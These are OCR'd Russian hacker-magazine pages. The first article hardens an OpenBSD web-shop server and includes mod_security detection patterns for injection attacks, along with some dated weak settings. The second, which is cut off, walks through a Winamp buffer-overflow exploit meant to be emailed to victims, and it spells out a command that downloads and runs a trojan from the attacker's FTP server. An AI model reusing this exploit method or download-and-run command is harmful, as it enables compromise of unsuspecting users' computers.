
TLAplus-570A



TLM-454



TPS-538



TH-230



CMAK81CN

CMI-30

Собственное производство высококачественной стали • Лицевые панели изготовлены в соответствии со стандартами ведущих мировых производителей
Легендарные блоки питания FSP, HiPro, ISO • Сборка ПК без использования инструмента во всех моделях корпусов
Дополнительные вентиляторы и USB панели в базовой конфигурации • Более 100 моделей во всех ценовых категориях
Широкий ассортимент вентиляторов для процессоров AMD и Intel

Andrey Matveev (andrushock@real.xakep.ru)

НА ЛЕЗВИИ НОЖА


В последнее время стало появляться все больше и больше новых е-шопов, интернет-витрин и аукционов. Соответственно, с геометрической прогрессией возросло и число взломов, дефейсов, а также хищений баз данных и конфиденциальной информации. Лень, некомпетентность, наличие устаревшей и противоречивой информации - вот основные причины, почему программисты и системные администраторы пренебрегают безопасностью своих интернет-проектов. Полагаю, ты не относишься к числу таких беззаботных IT-специалистов и тебе уже неоднократно предлагали заняться электронной коммерцией. Если так, это руководство для тебя.

НАДЕЖНЫЙ ФУНДАМЕНТ ДЛЯ ИНТЕРНЕТ-ПРОЕКТА

ДЕЛАЕМ ПРАВИЛЬНЫЙ ВЫБОР

Что касается операционной системы, то в нашем случае это будет OpenBSD. Такой выбор обусловлен следующими факторами:

1. короткая история взломов,
2. безопасность системы, что называется, из коробки,
3. поддержка всех известных аппаратных криптоакселлераторов (эти чудо-девайсы берут шифрование трафика на себя),
4. более-менее корректная работа с нитями (POSIX threads, многопоточность нужна для MySQL),
5. отличный файрвол pf,
6. web-сервер Apache/mod_ssl, по умолчанию работающий в chroot'ной среде,
7. наличие последних версий OpenSSL и OpenSSH.


Web-сайт проекта OpenBSD

Также мы будем использовать PHP + MySQL. С преимуществами этой связки, которая за последние годы стала стандартом де-факто для интернет-проектов различного масштаба, незнаком только ленивый. Что касается системы обнаружения вторжений, то для предотвращения атак типа Cross-Site Scripting и SQL Injection мы остановимся, нет, на этот раз не на Snort, а на специальном модуле для индейца - mod_security.

Изюминка конструкции будет заключаться в том, что мы научим PHP, MySQL и почтовый транспортный агент работать с Apache, который запускается в измененном корневом каталоге /var/www с правами непривилегированного пользователя www. Все это делается для достижения одной цели - максимально снизить возможный ущерб при взломе нашей системы.

ПОДГОТАВЛИВАЕМ ПОЧВУ

Прежде всего, необходимо грамотно подойти к разбиению дискового пространства. Лично я предпочитаю для каждой службы выделять собственный раздел:

```
# vi /etc/fstab

/dev/wd0f /var     ffs rw,nodev,nosuid,softdep 1 2
/dev/wd0g /var/ftp   ffs rw,nodev,nosuid,softdep 1 2

/dev/wd0h /var/log   ffs rw,nodev,nosuid,softdep,noexec 1 2
/dev/wd0i /var/mail  ffs
rw,nodev,nosuid,noexec,noatime,softdep 1 2
/dev/wd0j /var/mysql ffs rw,nodev,nosuid,softdep 1 2
/dev/wd0k /var/www   ffs rw,nodev,nosuid,softdep 1 2
```

Гибкость такой конфигурации просматривается даже невооруженным взглядом. При переполнении одного из разделов авария никоим образом не скажется на работе других служб. Также, если в момент неожиданного отключения питания операции записи не выполнялись, возможность повреждения файловой системы существенно снизится, поэтому при правильном разбиении пострадает только небольшая область, а не вся система. Еще мы получаем бонус: на небольших разделах fsck(8) будет гораздо быстрее выполнять проверку файловых систем без установленного бита clean. Нельзя упускать из вида еще один немаловажный момент - повыше-

ние безопасности за счет специальных флагов монтирования: nodev запрещает использовать файлы устройств, nosuid запрещает повышать привилегии для suid/sgid'ных файлов, noexec запрещает выполнять бинарники. Для увеличения производительности следует, во-первых, при разбиении диска расположить разделы, к которым чаще всего происходит обращение (корневой раздел, раздел подкачки, /var и /tmp), ближе к краю диска (напомню, геометрия дисков такова, что за единицу времени с крайних дорожек можно прочесть больше данных, чем с дорожек, расположенных ближе к центру), во-вторых, распределить задачи, интенсивно работающие с винчем, между разными жесткими дисками, и в-третьих, применить особые опции монтирования: noatime для отключения записи времени доступа для каждого объекта файловой системы и softdep для включения механизма мягкого обновления.

Список смонтированных файловых систем

ЭЛЕГАНТНОЕ КОНФИГУРИРОВАНИЕ MYSQL

Со вступлением закончили. Теперь перейдем к установке и конфигурированию сервера баз данных. Первой командой устанавливаем прекомпилированный пакет серверной части MySQL (все зависимости инсталлируются автоматически), а второй командой, чтобы проверить работоспособность БД, запускаем скрипт для создания типовых баз mysql и test:

```
# pkg_add mysql-server-4.0.20.tgz
# /usr/local/bin/mysql_install_db
```

В стартовом сценарии /etc/rc.local указываем опции для запуска mysqld. Напомню, что mysqld_safe - это своего рода обертка (wrapper), которая запускает mysqld с заданными параметрами, мониторит состояние демона и при необходимости перезапускает главный процесс MySQL. При загрузке ОС используем следующие опции: работа в фоновом режиме, запуск демона от имени непривилегированного пользователя _mysql (опечатки нет, первый символ действительно нижнее подчеркивание), число открытых файлов равно тысяче (это workaround для OpenBSD), mysqld должен не биндиться на сетевые адреса и работать через сокет (наша БД будет использоваться только локально установленными программами).

```
# vi /etc/rc.local

if [ -x /usr/local/bin/mysqld_safe ]; then
        echo -n ' mysqld'
        /usr/local/bin/mysqld_safe --user=_mysql \
                --open-files=1000 --skip-networking \
                --socket=/var/www/var/run/mysql/mysql.sock &
fi
```

Ни один серьезный сервис не обходится без собственного конфигурационного файла, и в данном случае MySQL не исключение. Мы возьмем предлагаемый разработчиками пример конфига, назначим ему корректные права доступа и отредактируем применительно к нашим задачам:

```
# cp /usr/local/share/mysql/my-medium.cnf /etc/my.cnf
# chmod 644 /etc/my.cnf
```

```
# vi /etc/my.cnf

[client]
socket    = /var/www/var/run/mysql/mysql.sock

[mysqld]
socket    = /var/www/var/run/mysql/mysql.sock
skip-locking
key_buffer = 16M
max_allowed_packet = 1M
table_cache = 64
sort_buffer_size = 512K
net_buffer_length = 8K
myisam_sort_buffer_size = 8M
```

Все перечисленные параметры прекрасно документированы, поэтому здесь подробно не останавливаюсь. Отмечу только, что если ты планируешь превратить свой компьютер в мастер-сервер SQL и заняться репликацией баз данных, то не забудь добавить в секцию [mysqld] директивы log-bin и server-id = 1. Как ты мог увидеть, главное отличие нашего my-medium.cnf от дефолтного заключается в определении местоположения абсолютного пути до сокета клиента и сервера MySQL. Вместо /var/run/mysql/mysql.sock мы будем использовать /var/www/var/run/mysql/mysql.sock, поэтому своевременно подготавливаем соответствующую поддиректорию:

```
# mkdir -p /var/www/var/run/mysql
# chown _mysql:_mysql /var/www/var/run/mysql
```

Для хранения временных файлов, плюшек (cookies) и файлов сессий нелишним будет создать каталог tmp с либеральными правами доступа:

```
# mkdir -p -m 777 /var/www/tmp
```

КРЕПКИЙ ОРЕШЕК

С установкой и конфигурированием разобрались, переходим к запуску демона на орбиту:

```
# /usr/local/bin/mysqld_safe --user=_mysql --open-files=1000 --skip-networking --socket=/var/www/var/run/mysql/mysql.sock &
```

И выполняем ряд несложных операций по увеличению безопасности MySQL:

```
# /usr/local/bin/mysql -u root

// Установка пустого пароля для администратора SQL-сервера не делает чести разработчикам MySQL
mysql> set password for root@localhost=password("secret");
// Удаляем базу данных test, созданную скриптом mysql_install_db
mysql> drop database test;
// Удаляем все SQL'ые учетные записи, кроме root
mysql> use mysql;
mysql> delete from db;
mysql> delete from user where not (host="localhost" and user="root");
mysql> flush privileges;
```

Пример конфига /etc/my.cnf

```
// Чтобы усложнить работу брутефорсерам, изменяем имя главной учетной записи
mysql> update user set user="andrushock" where user="root";
mysql> flush privileges;
mysql> quit
```

Еще две рекомендации. Если в данный момент в системе помимо тебя находятся другие пользователи, не указывай пароль администратора в командной строке (--user=andrushock --password=secret) - в этом случае им легко завладеть, просмотрев список текущих процессов командой 'ps auwwx | grep sql'. Следи за файлами истории команд ~/.history, ~/.bash_history и ~/.mysql_history - они могут содержать пароли в незашифрованном виде. Следить можно так: 'cat /dev/null > ~/.mysql_history' ;-).

ХАРДКОРНЫЕ РАЗБОРКИ С PHP

Далее у нас на очереди идет PHP со своими расширениями. Я привожу пример для 4.3.10, на момент выхода журнала будут доступны более новые версии PHP. Производим установку вот в такой последовательности:

```
# pkg_add php4-core-4.3.10.tgz
# pkg_add php4-mysql-4.3.10.tgz
# pkg_add php4-pear-4.3.10.tgz
```


То есть сначала устанавливаем пакет с основным движком, так называемый core-пакадж, затем модуль для работы с базами данных и библиотеку PEAR (набор специальных компонент и расширений для PHP, ставится опционально). После выполнения следующей команды произойдет активация модуля libphp4.so:

```
# /usr/local/sbin/phpxs -s
```

А теперь зададимся вопросом: «Что за интернет-проект без электронной почты?». Да, у нас есть PHP'шная функция mail(), но дело осложняется тем, что транспортный агент ничего не знает о chroot'ном Apache, поэтому в дополнение нам придется установить статически слинкованную версию mini_sendmail. Этот фейковый почтовик будет передавать всю исходящую почту из chroot'а полноценному сендмейлу. Раскрою маленький секрет: на самом деле /usr/sbin/sendmail - тоже не настоящий sendmail, это всего лишь утилита mailwrapper(8), а реальный sendmail находится здесь: /usr/libexec/sendmail/sendmail.

```
# pkg_add mini_sendmail-chroot-1.3.4.tgz
```

Тут возникает еще одна неприятность: PHP



На нашем диске ты найдешь полные версии всех приведенных конфигурационных файлов, а также установочные пакеты с Apache, PHP и MySQL новых версий.

Мониторинг работы MySQL

пытается запустить mini_sendmail с помощью библиотечной функции popen(3), которая занимается тем, что создает программный канал, форкает дочерний процесс и вызывает в нем оболочку. Соответственно, в /var/www/bin придется разместить еще и копию командного интерпретатора:

```
# cp -p /bin/sh /var/www/bin/sh
```

Разобравшись с этой нетривиальной задачей, возвращаемся к прикручиванию PHP: скопируем в chroot'ный каталог /var/www статическую библиотеку libphp4.so и рекомендуемую версию файла php.ini:

```
# mkdir -p /var/www/php/includes
# cp /usr/local/lib/php/libphp4.so /var/www/php/includes
# cp /usr/local/share/doc/php4/php.ini-recommended /var/www/conf/php.ini
# chown root:www /var/www/conf/php.ini /var/www/php/includes/libphp4.so
# chmod 640 /var/www/conf/php.ini
```

Ни в коем случае не размещай .htpasswd в каталоге /var/www/htdocs/phpMyAdmin!

В конфиге php.ini отредактируем пути для правильной работы PHP:

```
# vi /var/www/conf/php.ini

include_path = ".:/pear/lib:/var/www/pear/lib:/php/includes:/var/www/php/includes"
sendmail_path = "/bin/mini_sendmail -t -i"
```

И активируем PHP-расширение mysql:

```
# /usr/local/sbin/phpxs -a mysql
```

САЖАЕМ ИНДЕЙЦА В ПЕСОЧНИЦУ

Прежде чем разбирать httpd.conf, установим систему обнаружения вторжений mod_security, выполненную в виде динамически загружаемого модуля для Apache:

Отслеживаем состояние соединений

```
# pkg_add mod_security-1.8.3.tgz
# /usr/local/sbin/mod_security-enable
```

Вот теперь непосредственно переходим к главному конфигурационному файлу индейца:

```
# vi /var/www/conf/httpd.conf

// Здесь приведен не весь файл, а только кусок. Полную версию забирай с диска.
// Погружаем необходимые могули
LoadModule php4_module
/usr/lib/apache/modules/libphp4.so
LoadModule security_module
/usr/lib/apache/modules/mod_security.so

// Включаем IDS
<IfModule mod_security.c>
SecAuditEngine On
SecAuditLog logs/audit_log
SecFilterEngine On
// Выявляем атаки типа Command Execution
SecFilter /etc/passwd
SecFilter /bin/ls
// Выявляем атаки типа Directory Traversal
SecFilter "\.\./"
// Выявляем атаки типа Cross-Site Scripting
SecFilter "<(.|\n)+>"
SecFilter """
SecFilter "\" "
SecFilter "<[[:space:]]*script"
SecFilter "<.+>"
// Выявляем атаки типа SQL Injection
SecFilter "delete[[:space:]]+from"
SecFilter "insert[[:space:]]+into"
SecFilter "select.+from"
</IfModule>
```

ВИЗУАЛЬНАЯ АДМИНКА

PHPMyAdmin представляет собой набор PHP-скриптов для полного управления сервером MySQL. Идеально подходит для поклонников визуального администрирования и тех, у кого синтаксис SQL-запросов вызывает затруднения. Также с помощью PHPMyAdmin удобно выполнять рутинные операции по бэкапу, созданию и модификации баз данных, таблиц, пользователей и т.д.

```
# pkg_add phpMyAdmin-2.5.7-pl1.tgz
```

Важный момент: при создании символической ссылки на каталог phpMyAdmin в качестве исходного параметра выступает путь до /var/www/phpMyAdmin относительно директории /var/www/htdocs. Это делается для того, чтобы не поломать работу phpMyAdmin в Apache chroot.

```
# cd /var/www/htdocs
# ln -s ../phpMyAdmin /var/www/htdocs/phpMyAdmin
```

В конфиге config.inc.php отменяем предупреждающие сообщения, касающиеся автоопределения валидных адресов, в качестве типа соединения указываем сокет (вспоминаем, что у нас mysqld не подвешен даже на интерфейс обратной петли) и прописываем имя и пароль администратора MySQL:

```
# vi /var/www/phpMyAdmin/config.inc.php

$cfg['PmaAbsoluteUri_DisableWarning'] = TRUE;
$cfg['Servers'][$i]['connect_type'] = 'socket';
$cfg['Servers'][$i]['user']          = 'andrushock';
$cfg['Servers'][$i]['password']      = 'secret';
```

Совершенно очевидно, что доступ к phpMyAdmin необходимо ограничить. Это можно сделать разными способами, я же предлагаю воспользоваться аутентификацией по паролю. Чтобы проконтролировать доступ к каталогу /var/www/htdocs/phpMyAdmin и запретить передавать по Сети пароли в открытом виде (директива SSLRequireSSL), создаем еще один управляющий файл - .htaccess. Преимущество такого подхода состоит в том, что мы не захламляем httpd.conf дополнительными директивами с описанием правил доступа и указанием местонахождения Auth-конфигов и методов аутентификации. Плюс к этому при изменении конфигурации в файле .htaccess не придется перезагружать Web-сервер.

```
# vi /var/www/htdocs/phpMyAdmin/.htaccess

SSLRequireSSL
AuthType Basic
AuthName "Password Required"
AuthUserFile /var/www/conf/.htpasswd
AuthGroupFile /dev/null

<Limit GET POST>
require user andrushock
</Limit>
```

Аутентификационную базу /var/www/conf/.htpasswd (ни в коем случае не размещай .htpasswd в каталоге /var/www/htdocs/phpMyAdmin) будем вести с помощью утилиты htpasswd(1). Ключ -c отвечает за создание базы, ключ -m задает использование алгоритма шифрования MD5 вместо применяемой по умолчанию DES'овской функции crypt(3):

```
# htpasswd -cm /var/www/conf/.htpasswd andrushock
```

Только суперпользователь и демон httpd имеют право обращаться к базе с паролями:

```
# chown root:www /var/www/conf/.htpasswd
# chmod 640 /var/www/conf/.htpasswd
```


УСТАНАВЛИВАЕМ ЗАЩИЩЕННЫЕ СЕАНСЫ

Самое время позаботиться о поддержке безопасных транзакций по протоколу https, ведь наши клиенты будут заносить в web-формы данные кредитных карточек, номера банковских счетов, не говоря уже о логинах и паролях к их аккаунтам. «Конфиденциальность передаваемых данных прежде всего!» - под этим лозунгом создаем приватный RSA-ключ длиной в 1024 бита (такого значения вполне достаточно), сохраняем его в файле /etc/ssl/private/server.key, вводим регистрационную инфу и подписываем сертификат собственным ключом:

```
# openssl genrsa -out /etc/ssl/private/server.key 1024
```



Web-сайт проекта mod_security



Проверяем сертификат на валидность

Админим SQL через Web-интерфейс

```
# openssl req -new -key /etc/ssl/private/server.key -out
/etc/ssl/private/server.csr

# openssl x509 -req -days 3650 -in
/etc/ssl/private/server.csr -signkey
/etc/ssl/private/server.key -out /etc/ssl/server.crt
```

За подробностями обращайся к страницам справочных руководств openssl(1), ssl(8) и starttls(8).

К счастью, давно прошли те времена, когда для регистрации подключений, контроля доступа к web-серверу и предотвращения DoS-атак нужно было использовать набор инструментальных средств TCP Wrappers и в httpd.conf по наитию твикать значения переменных MaxClients, MaxKeepAliveRequests, StartServers etc. Сейчас выполнение всех этих задач берет на себя фильтр пакетов pf:

```
# vi /etc/pf.conf

ext_if = "fxp0"
scrub in on $ext_if all fragment reassemble
block drop all
pass in log on $ext_if inet proto tcp from any to $ext_if \
  port { www, https } flags S/SA modulate state \
  (max 100, source-track rule, max-src-nodes 50, \
max-src-states 5, tcp.first 15, tcp.opening 5, \
tcp.established 3600, tcp.closing 30, tcp.finwait 15, \
tcp.closed 15, tcp.tsdiff 5)
```

Далее в конфиге /etc/rc.conf следующими записями разрешаем автоматическую загрузку Apache и Packet Filter при старте системы:

```
# vi /etc/rc.conf

httpd_flags="-DSSL"
pf=YES
pf_rules=/etc/pf.conf
```


На этом нелегкая работа напильником закончена, перезагружаемся:

```
# shutdown -r now
```

CRASH-ТЕСТЫ

Чтобы протестировать работу модуля php4 и взаимодействие с базой данных, создаем в каталоге /var/www/htdocs файлы info.php и sql.php вот такого содержания:

```
# echo '<?php phpinfo(); ?>' > /var/www/htdocs/info.php
```




```
# vi /var/www/htdocs/sql.php

<html><body>
<?php
mysql_connect("localhost", "andrushock", "secret") or
die("failed");
print "ok";
mysql_close();
?>
</body></html>
```

На клиентском хосте сначала запрашиваем адрес http://eshop.xakep.ru/info.php, а затем http://eshop.xakep.ru/sql.php. В первом случае в ответ должны получить информационную страницу PHP, а во втором - лаконичный, но информативный «Ok». Чтобы проверить работу связки Apache + SSL + MySQL + PHPMyAdmin, набираем https://eshop.xakep.ru/phpMyAdmin/. Если сервер работает корректно, браузер выдаст окно сертификата запрошенного сайта. После того как самоподписанный сертификат будет принят, тебе предложат ввести логин и пароль для доступа в защищенную область Web-сервера. Если все перечисленные crash-тесты прошли успешно, пожимаю твою мужественную/ женственную руку, миссия выполнена. Теперь, имея в своем арсенале такую защищенную систему, ты можешь взяться за разработку любого проекта, будь то простенький новостной сайт института или интернет-магазин с кучей клиентов.



Скачать модули для Apache можно на странице httpd.apache.org/modules/



Секурная Web-почта

Информационная страница PHP

Список установленных прекомпилированных пакетов

Ichwill (artem_king@rambler.ru)

CENSORED


ОПЕРИРУЕМ WINAMP

Многие люди искренне считают, что написать эксплоит к известной программе очень сложно. Они думают, что это доступно только гениям и они никогда в жизни не смогут этому научиться в силу собственной физической ограниченности. Вот что я тебе скажу: ничего подобного! Научить писать некоторые эксплоиты можно даже обезьяну, для этого необходимы только опыт и знания, получить которые можно единственным путем: постоянно развиваясь и пробуя себя в чем-то новом. Сегодня я покажу, как легко и просто можно написать сплоит к приложению, которым пользуются миллионы человек.


ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНЫХ КОМАНД С ПОМОЩЬЮ WINAMP'А

WINAMP ПОД ПРИЦЕЛОМ

Сегодня мы с тобой будем изучать уже лохматую уязвимость в WinAmp'е, причем результатом этого изучения станет работоспособный эксплойт. Для тех, кто не следит за новостями, поясняю: 24 ноября в плагине WinAmp'а in_cdda.dll было обнаружено переполнение буфера. Чтобы убедиться в наличии этой уязвимости, нужно создать m3u-плейлист, в котором указан достаточно длинный путь к файлу с расширением cda.
В принципе, уязвимы все версии WinAmp'а до 5.06 включительно, но наш эксплойт будет работать только в пятых версиях плеера. Это прежде всего связано с тем, что в разных версиях WinAmp'а адреса строк плейлиста сильно различаются. Еще одним ограничением для применения нашего эксплойта является то, что он будет работать только под NT-подобными системами (Windows NT, 2000, XP, 2003). Но даже с такими серьезными недочетами найти применение нашему творению будет не так уж и сложно: многие пользователи и по сей день используют уязвимые версии винампа.



Произошедшее переполнение



Статью Дмитрия Коваленко «Пишем shell-код!» ты сможешь найти на нашем диске.

ВОЛШЕБНЫЙ PLAYLIST

Для начала необходимо создать корявый m3u-файл, который должен опрокинуть WinAmp. Он будет выглядеть примерно так:

```
#EXTM3U
C:\1234567890abcdefghijklmnopqr.cda
```

Если винамп откроет такой плейлист, то сдохнет, едва успев начать работать. Сразу скажу, что у меня стоит WinAmp 5.0, поэтому все технические детали будут справедливы в первую очередь для него. В предыдущих версиях WinAmp'a, как я уже говорил, адреса строк варьируются и могут появляться сообщения отладчика о проблемах с точкой входа в модуле gen_jumpex.dll, но это не так важно.

КУРС НА ПЕРЕПОЛНЕНИЕ

Теперь необходимо разобраться, из-за чего все-таки WinAmp прекратил свою работу. Для этого воспользуемся отладчиком, пусть для простоты это будет OllyDbg. Запускаем его, загружаем winamp.exe, в качестве arguments указываем путь к нашему волшебному playlist'у и нажимаем F9, то есть начинаем процесс отладки. Совсем скоро Olly остановится и выдаст нам «Access Violation ...». В этот момент как раз и произошло переполнение буфера, но это нас пока не интересует. Нажимаем shift+F7 и F9, Olly вновь начинает работать и вновь останавливается, но результаты на этот раз куда интереснее. Отладчик пишет «Access Violation when executing [66656463] ...». Это означает, что WinAmp попытался выполнить инструкцию по адресу 66656463h. Стой, а что такое 66, 65, 64, 63? Это же коды латинских букв f, e, d, c. Я надеюсь, ты знаешь, что когда происходит переполнение буфера в стеке (а у нас как раз этот случай), то переполняющийся буфер может затереть определенные адреса, которые располагаются в этом самом стеке и на которые в дальнейшем будет передано управление. Как мы видим, байты c, d, e, f из нашего длинного имени файла затерли именно такой адрес, то есть значение этого адреса стало равно значению этих байт, и в процессе выполнения WinAmp передал управление затертому адресу. Отсюда мы можем передать управление в любую точку программы, изменяя значения байт c, d, e, f. В принципе, теперь нам нужно найти место в памяти, где располагается наше имя файла. Искать его можно в трех местах: в памяти самого WinAmp'a, в памяти in_cdda.dll и в стеке. Самое лучшее для нас - найти нашу строку с именем файла в адресном пространстве WinAmp'a. Хотя здесь возникает несколько неразрешимых проблем: адрес любой ячейки памяти, принадлежащей winamp.exe, будет содержать нулевой байт, а в нашем случае это недопустимо, и этот же адрес будет меняться в каждой версии WinAmp'a. Поэтому я предпочел найти переполняющую строку в in_cdda.dll (мучиться со стеком у меня особого желания и времени не было), надеясь, что в разных условиях местоположение шелл-кода не будет особо изменяться. Найти этот адрес мы вполне сможем с помощью того же самого Olly: выбирай View –> Memory, находи там память, принадлежащую in_cdda.dll (Owner: in_cdda.dll), и щелкай по сегменту data. Появится новое окошко, в котором, внимательно присмотревшись, ты найдешь нашу строку. У меня адрес строки равен 10023528h, у тебя он, конечно же, может быть другим. Для уверенности расположим дорожку из NOP'ов в начале будущего шелл-кода. Кстати, сейчас речь пойдет как раз о нем.

Сегмент data в памяти in_cdda.dll

О БУДУЩЕМ ШЕЛЛ-КОДЕ

Как я уже отмечал, наш шелл-код будет работать только в NT-подобных системах (NT, 2k, XP, 2003). Это связано, прежде всего, с технической стороной вопроса, а точнее, с совсем другим адресом in_cdda.dll в 9x Windows. Основное действие, которое будет выполнять шелл-код, - это запуск произвольных файлов на машине жертвы с помощью функции WinExec. Сразу скажу, зачем это нужно: основным способом распространения эксплойта будет почта (кто не прочь подшутить над своими друзьями), а поскольку при этом мы почти никогда не знаем ни ip жертвы, ни времени запуска нашего эксплоита, то открывать шелл на машине жертвы будет бессмысленно. Другое дело - выполнить пару команд, например таких:

```
cmd /c "echo get troyan.exe|ftp -A my_ftp_server.com"
troyan.exe
```

При выполнении этих команд жертва запустит встроенный в Windows XP ftp-клиент, который зайдет на твой сервер и скачает файл troyan.exe (догадываешься, что это такое?). После этого эксплойт передаст управление на скачанный файл. Впрочем, хватит фантазий, пора приступать к делу.

Самой первой проблемой для нашего шелл-кода будет поиск адресов API-функций. На эту тему есть хорошая статья в «Спеце» августа 2004 «Пишем shell-код!» Дмитрия Коваленко, в которой как раз приводится функция поиска адреса API-функции по ее имени.

ПОЕХАЛИ!

